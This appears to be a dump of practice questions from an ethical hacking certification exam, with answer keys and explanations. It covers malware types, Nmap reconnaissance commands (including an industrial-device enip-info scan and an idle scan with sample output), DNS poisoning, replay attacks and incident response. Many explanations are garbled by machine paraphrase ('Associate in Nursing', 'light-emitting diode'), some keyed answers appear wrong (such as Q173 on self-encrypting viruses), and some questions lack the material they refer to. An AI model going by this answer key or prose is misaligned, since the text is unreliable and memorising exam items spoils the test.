What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login

Answer: A

Explanation:
File system permissions
Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.
Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION 99
- (Topic 1)
Which of the following programs is usually targeted at Microsoft Office products?

A. Polymorphic virus
B. Multipart virus
C. Macro virus
D. Stealth virus

Answer: C

Explanation:
A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)
NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

NEW QUESTION 103
- (Topic 1)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 107
- (Topic 2)
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

Explanation:
https://nmap.org/nsedoc/scripts/enip-info.html Example Usage enip-info:
- nmap --script enip-info -sU -p 44818 <host>
This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

NEW QUESTION 108
- (Topic 2)
How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender??s identity?

A. Hash value
B. Private key
C. Digital signature
D. Digital certificate

Answer: D

NEW QUESTION 110
- (Topic 2)
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

NEW QUESTION 115
- (Topic 2)
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?

A. FTP
B. HTTPS
C. FTPS
D. IP

Answer: C

Explanation:
The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).
The primary FTP customer applications were order line programs created prior to working frameworks had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

NEW QUESTION 116
- (Topic 2)
is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit

C. DoS tool
D. Scanner
E. Backdoor

Answer: B

NEW QUESTION 120
- (Topic 2)
These hackers have limited or no training and know how to use only basic techniques or tools.
What kind of hackers are we talking about?

A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: B

Explanation:
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 123
- (Topic 2)
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. verification
B. Risk assessment
C. Vulnerability scan
D. Remediation

Answer: D

Explanation:
Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION 127
- (Topic 2)
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack

Answer: B

Explanation:
Replay Attack could be a variety of security attack to the info sent over a network.In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender.
The receiver feels that it??s Associate in Nursing genuine message however it??s really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can??t be reused.

NEW QUESTION 130
- (Topic 2)
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 135
- (Topic 2)

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium
B. Low
C. Critical
D. High

Answer: A

Explanation:
Rating CVSS Score None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document
The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

NEW QUESTION 140
- (Topic 2)
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Preparation
B. Eradication
C. Incident recording and assignment
D. Incident triage

Answer: D

Explanation:
Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3.Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

NEW QUESTION 141
- (Topic 2)
John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

A. Create an incident checklist.
B. Select someone else to check the procedures.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 146
- (Topic 2)
In the field of cryptanalysis, what is meant by a ??rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 150
- (Topic 2)
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

A. The attacker queries a nameserver using the DNS resolver.
B. The attacker makes a request to the DNS resolver.
C. The attacker forges a reply from the DNS resolver.
D. The attacker uses TCP to poison the ONS resofver.

Answer: B

Explanation:
https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the
domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.
Different Stages of Attack of DNS Cache Poisoning:
- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

NEW QUESTION 152
- (Topic 2)
Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

A. Take over the session
B. Reverse sequence prediction
C. Guess the sequence numbers
D. Take one of the parties offline

Answer: C

NEW QUESTION 153
- (Topic 2)
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Answer: C

Explanation:
A proxy server acts as a gateway between you and therefore the internet. It??s an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.If you??re employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you??ll see the page in your browser.

NEW QUESTION 155
- (Topic 2)
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?

A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing

Answer: B

Explanation:
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text
Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits.To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION 156
- (Topic 2)
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo
B. Diversion theft
C. Elicitation
D. Phishing

Answer: A

Explanation:
https://www.eccouncil.org/what-is-social-engineering/
This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company??s computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company??s computer and may possibly load malware or steal personal information that can be a
motive to commit identity theft.
"A quid pro quo attack (aka something for something?? attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action." https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%2 0action.

NEW QUESTION 161
- (Topic 2)
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Product-based solutions
B. Tree-based assessment
C. Service-based solutions
D. inference-based assessment

Answer: D

Explanation:
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

NEW QUESTION 165
- (Topic 2)
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracking program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

NEW QUESTION 166
- (Topic 2)
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.
Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 167
- (Topic 2)
When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.
How would an attacker exploit this design by launching TCP SYN attack?

A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
B. Attacker floods TCP SYN packets with random source addresses towards a victim host
C. Attacker generates TCP ACK packets with random source addresses towards a victim host
D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 171
- (Topic 2)
what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini

Answer: D

Explanation:
The php.ini file may be a special file for PHP. it??s where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there??s no got to create or modify a php.ini file. If you??d wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION 172
- (Topic 2)
Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. Fed RAMP
B. PCIDSS
C. SOX
D. HIPAA

Answer: C

Explanation:
The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.
The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

NEW QUESTION 173
- (Topic 2)
which type of virus can change its own code and then cipher itself multiple times as it replicates?

A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus

Answer: A

Explanation:
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one??s PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected ??infected?? file with a clean file that doesn??t trigger anti-virus detection. It??s a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it??s impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them. https://www.techslang.com/definition/what-is-a-stealth-virus/

NEW QUESTION 177
- (Topic 2)
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

NEW QUESTION 182
- (Topic 2)
The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

A. Have the network team document the reason why the rule was implemented withoutprior manager approval.
B. Monitor all traffic using the firewall rule until a manager can approve it.
C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

NEW QUESTION 187
- (Topic 2)
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting
B. Pharming
C. Wardriving
D. Skimming

Answer: B

Explanation:
A pharming attacker tries to send a web site??s traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data. Though they share similar goals, pharming uses a special technique from phishing. ??Pharming attacker are targeted on manipulating a system, instead of tricking people into
reaching to a dangerous web site,?? explains David Emm, principal security man of science at Kaspersky. ??When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different.??

NEW QUESTION 190
- (Topic 2)
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Answer: C

Explanation:
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf
The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 195
- (Topic 2)
joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker
B. Cloud consumer
C. Cloud carrier
D. Cloud auditor

Answer: C

Explanation:
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc. The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 199
- (Topic 2)
OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 203
- (Topic 2)
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan

Answer: C

Explanation:
Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120
(The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata

7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

NEW QUESTION 204
- (Topic 2)
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat
B. white hat
C. Black hat
D. Gray hat

Answer: B

Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization??s information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there??s a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.White hat hackers can also add teams called ??sneakers and/or hacker clubs??,red teams, or tiger teams.While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive??s dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.Some other methods of completing these include:• DoS attacks• Social engineering tactics• Reverse engineering• Network security• Disk and memory forensics• Vulnerability research• Security scanners such as:– W3af– Nessus– Burp suite• Frameworks such as:– Metasploit• Training PlatformsThese methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they??re ready to do that by hiding software and system ??back-doors?? which will be used as a link to information or access that a non-ethical hacker, also referred to as ??black-hat?? or ??grey-hat??, might want to succeed in .

NEW QUESTION 209
- (Topic 2)
Which of the following are well known password-cracking programs?

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Answer: AE

NEW QUESTION 210
- (Topic 2)
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 213
- (Topic 2)
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor,

